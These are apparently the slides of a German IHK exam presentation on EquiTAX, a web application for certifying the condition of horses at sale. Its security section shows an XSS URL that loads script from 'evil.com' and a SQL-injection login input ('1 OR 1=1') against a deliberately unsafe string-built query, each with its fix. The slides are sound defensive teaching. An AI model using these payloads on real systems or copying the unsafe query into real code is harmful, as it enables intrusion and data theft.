

IHK Abschlussprüfung

zur betrieblichen Projektarbeit



EquiTAX®

Beschaffenheitsbeschreibung von Pferden

PROTOTYP

Es trägt für Sie vor

Marcel Cremer

- **Vorstellung**
- **Das Programm EquiTAX**
- **Fazit & Ausblick**



MARCEL CREMER

➤ *****

➤ *****

➤ *****



DIPL.-ING. AGR. VOLKER RAULF



MennrathS –

Auktionen für Pferde und Landwirtschaft

- öbv Auktionator
- öbv Sachverständiger
- Sportpferde, Zuchtpferde etc.



DAS PROGRAMM EQUITAX

Equi Tax

- **Standardisierte Beschaffenheitsbeschreibung**
- **Abgrenzung und/oder Ergänzung zur Ankaufuntersuchung**

**Tierärztliche
Ankaufuntersuchung**



**Medizinisches Gutachten
durch Veterinär**



bis zu 1500 Euro

**EquiTAX
Zertifikat**

**Vereinbarung von und für
jedermann**

immer * Euro**

Rechtssicherheit beim Pferdehandel



PFERD




VERKÄUFER



KÄUFER

Verhindern langwieriger rechtlicher Auseinandersetzungen

- Version 1.0 beta
2004
- Java-basiert
- CD-Version
- Lokale Nutzung



The screenshot shows the Equitax 1.0 beta application window. The title bar reads "Equitax 1.0 beta". The menu bar includes "Programme", "Equidenverwaltung", "Extras", and "Hilfe". The main window title is "Equidenverwaltung - 20040318ReVo1-12". The interface features a header with a horse icon and the text "Expertise über die Beschreibung der Beschaffenheit des Equiden". Below this is a photo of a horse in a stable. To the right of the photo is a form with fields for "Name" (Don Shico), "Lebensnummer" (DE 331 316061690), "Chip-Nummer", "Anlass", and "Zertifikatsnummer" (20040318ReVo1-12). A message below the form states "Diese Zertifikatsnummer ist bereits zugeteilt worden." The status bar at the bottom says "Willkommen zu Equitax!".

Red annotations on the screenshot include:


- Versionupdate** (top center)
- 9x Java** (left side, near the horse icon)
- IT-Sicherheit** (right side, circled in green)
- 5x Windows OS** (right side, below IT-Sicherheit)
- EU-DSGVO** (center, over the horse photo, circled in green)
- Fehlender Quellcode** (bottom right)
- Verfügbarkeit** (bottom center)

Ausgaben einmalig

**** Entwicklungsstunden á ***** €
= ***** €

Einnahmen pro Jahr

**** Zertifikate á ***** €
= ***** €



PROTOTYP

Wirtschaftlichkeit

- keine Materialkosten
- keine Personalkosten

Patent: 303 59 807


**Keine Konkurrenz-
produkte**

IST

!



MAKE



➤ Website/AMS des Auftraggebers

The screenshot shows the homepage of the MennrathS website. At the top left is the logo for MennrathS, featuring a green horse head and the text "Auktionen für Pferde und Landwirte". The navigation menu includes: HOME, KONZEPT, UNTERNEHMEN, AUKTIONEN, IMPRESSIONEN, SACHVERSTÄNDIGENWESEN, and AUKTIONSREGISTRIERUNG / MEIN KONTO. The main banner features a close-up of a hand holding a microphone, with the text "HERZLICH WILLKOMMEN" and "Kurzfristige Auktionstermine. Jederzeit." Below this is a green button that says "Jetzt Registrieren / Zu meinem Konto / To your customer account".

Nächste Auktion(en)

Sandbrink Special Auction

16.10.2020
18:00
Idsingen 2
29664 Walsrode

Details Auktionsregistrierung Auktionskatalog

Sandbrink Special Auction am 16. Oktober 2020


Der Dressurstall Sandbrink und Partner öffnen ihre Schatztruhe im Herbst 2020. Eine Selektion von ausgewählten größtenteils zweijährigen Jungpferden sowie erstklassige Zuchtstuten mit internationalen Blutströmen sind hier zu finden. Ein Blick in den Auktionskatalog lohnt sich!

MennrathS live^{plus} Auktionen erfolgreich

Live vor Ort oder Online in Echtzeit bieten - das alles war erstmals möglich auf der Hofauktion Ellerhoop bei Bernd Mohr im Mai 2020. Seitdem konnten wir schon viele weitere Auktionen in dieser Form durchführen.

M Erste MennrathS live plus A...

- **User**
- **Cert**
- **Horse**
- **Race**
- **Color**
- **Gender**
- **Brand**



Anwendungsumgebung



- Performance
- Framework-Unterstützung
- Refactoring
- Code Completion
- Code formatting
- PHP-Fehlerkontrolle
- Plugins

PHP-Framework



- Performance
- Einbindung eigener Projekte
- Flexibilität
- Bundles
- **Hoher Anspruch an IT-Sicherheit in Verbindung mit Datenschutz**

- ➔ **Datenschutz & IT-Sicherheit**
- ➔ **Responsivität**
- ➔ **Verifizierung online**

 **Datenschutz & IT-Sicherheit**

 Responsivität

 Verifizierung online


- **Bestimmungen nach EU-DSGVO**
- **Zustimmung aller Beteiligten**

➤ **Cross-Site-Scripting**

➤ **SQL-Injections**

➤ **Brute Force**

➤ **CSRF**



Problem

- Einbinden von externem Schadcode über die URL

Lösung in EquiTAX


- CSP-Header

Ergebnis

- Einbinden externer Scripts wird unterbunden

[https://equitax.de/xss.html?pferd=<script type="text/javascript" src="http://evil.com/evil.js"></script>](https://equitax.de/xss.html?pferd=<script type='text/javascript' src='http://evil.com/evil.js'></script>)

```
Content-Security-Policy
script-src 'self';
```



Problem

- Eingabe von Form-Daten zur Manipulation von Datenbankabfragen

Lösung in EquiTAX

Ergebnis

```
$username = $_POST["username"];
```

LOGIN

Username **1 OR 1=1**

Password

Remember me

[Forgot?](#)

LOGIN

```
self::createQueryBuilder("u")
->where("u.username = $username")
->getQuery()
->execute();
```

Problem

- Eingabe von Form-Daten zur Manipulation von Datenbankabfragen

Lösung in EquiTAX

- Prepared Statements

Ergebnis

- Bei Fehler, keine Datenbankabfrage

```
$username = $_POST["username"];
```

LOGIN

Username **1 OR 1=1**

Password

Remember me

[Forgot?](#)

LOGIN

```
$validatedUsername = validateMyUsername($username);
```

```
self::createQueryBuilder("u")
```

```
->where("u.username = :username")
```

```
->setParameter("username", $validatedUsername, \PDO::PARAM_STR)
```

```
->getQuery()
```

```
->execute();
```

 **Datenschutz & IT-Sicherheit**

 **Responsivität**

 **Verifizierung online**

Problem	Lösung in EquiTAX	Ergebnis
<ul style="list-style-type: none"> ➤ Browser, OS ➤ Streckung/Quetschung 	<ul style="list-style-type: none"> ➤ Meta-Tags (HTML) ➤ Bootstrap (CSS) 	



✓ Monitor



✗ Tablet




✗ Smartphone

Problem	Lösung in EquiTAX	Ergebnis
<ul style="list-style-type: none"> ➤ Browser, OS ➤ Streckung/Quetschung 	<ul style="list-style-type: none"> ➤ Meta-Tags (HTML) ➤ Bootstrap (CSS) 	<ul style="list-style-type: none"> ➤ angepasste Web-Elemente



✓ Monitor



✓ Tablet






✓ Smartphone

 **Datenschutz & IT-Sicherheit**

 **Responsivität**


 **Verifizierung online**

Problem	Lösung in EquiTAX	Ergebnis
<ul style="list-style-type: none">➤ Kein zentraler Verifikationspunkt➤ Zeitliche Einschränkung		



```
public function certVerification($c_id){  
  
    $certRep = new CertRep();  
  
    $c_data = $certRep->getCert($c_id);  
    $last_id = $certRep->lastIdByHorse($c_data->getHorseId());  
  
    if($c_id == $last_id){  
        return true;  
    }  
  
    return false;  
  
}
```




Problem	Lösung in EquiTAX	Ergebnis
<ul style="list-style-type: none"> ➤ Kein zentraler Verifikationspunkt ➤ Zeitliche Einschränkung 	<ul style="list-style-type: none"> ➤ Online-Abfrage ➤ Zentrale Datenbank 	<ul style="list-style-type: none"> ➤ „alte“ Zertifikate sind ungültig



 **Datenschutz & IT-Sicherheit**

 **Responsivität**

 **Verifizierung online**





Weil Ihre Pferde
es Wert sind...!



EquiTAX-ID: EQ201013-108

Universal Equine Life Number: 123-123-1234567
Datum: 2020-10-13 00:00:00

Die Beschriftungsbeschreibung beschreibt den Zustand des Pferdes zum o.g. Datum.



Name: Horsi
Größe: -/-
Geschlecht: Gender 1
Rasse: Race 1
Farbe: Color 1
Brand: Brand 1

Die Gültigkeit dieses Zertifikats kann über die EquiTAX-Zentrale verifiziert werden.

equimedia
Robert Dreiermann Weg 1
D-72076 Tübingen
Telefon: 0 71 71 / 600303
Telefax: 0 71 71 / 600340
E-Mail: info@equitax.de
Internet: www.equitax.de

EquiTAX-ID: EQ201013-108
UEN: 123-123-1234567
Die Beschriftungsbeschreibung ist ausschließlich auf die Beschriftung des Pferdes am: 2020-10-13 00:00:00
Seite 1/4

equitax ist für die Angaben in dieser Beschriftungsbeschreibung nicht verantwortlich. Die Richtigkeit der Angaben wird im Zweifelsfall zwischen Käufer/Verkäufer/Besitzer/Bestellgeber bestätigt.



Weil Ihre Pferde
es Wert sind...!

1. Allgemeines

Datum	Ort des Verkaufs
2020-10-15 00:00:00	Mönchengladbach
Verkäufer	Käufer
Volker Raulf Mennrath 100 41179 Mönchengladbach Tel.:	Lenimas IT Marcel Cremer Griesbarth 24 41179 Mönchengladbach Tel.:

2. Beschaffungsparameter zum Pferd

2.1 Allgemeine Details

Equidenpass im Original eingesehen	Kaufpreis nach Angaben der Parteien
Nein	0,00 EUR
Besondere Anzeichen	Beabsichtigter Verwendungszweck
-/-	-/-

2.2 Medizinisches

Korrekte Medikamentengabe
Nein

Bekannte Mängel	Bekannte Verletzungen	Wirbel (nur bei Schimmeln)
-/-	-/-	-/-

equimedia
Robert Dreiermann Weg 1
D-72076 Tübingen
Telefon: 0 71 71 / 600303
Telefax: 0 71 71 / 600340
E-Mail: info@equitax.de
Internet: www.equitax.de

EquiTAX-ID: EQ201013-108
UEN: 123-123-1234567
Die Beschriftungsbeschreibung ist ausschließlich auf die Beschriftung des Pferdes am: 2020-10-13 00:00:00
Seite 2/4

equitax ist für die Angaben in dieser Beschriftungsbeschreibung nicht verantwortlich. Die Richtigkeit der Angaben wird im Zweifelsfall zwischen Käufer/Verkäufer/Besitzer/Bestellgeber bestätigt.



Weil Ihre Pferde
es Wert sind...!

2.3 Fütterung

Fütterverhalten	Bisherige Fütterung
-/-	-/-

2.4 Training und Haltung

Trainingsstand - nachweisbare Erfolge	Bisherige Haltung
-/-	-/-

2.5 Schmied

Aktuell beschlagen	Letztes Schmied-Datum
Nein	Keine Angaben
Zuletzt beschlagender Schmied	
-/-	

2.6 Handling

Weidegang	Schmied	Verladen im LKW	Pferdeanhänger
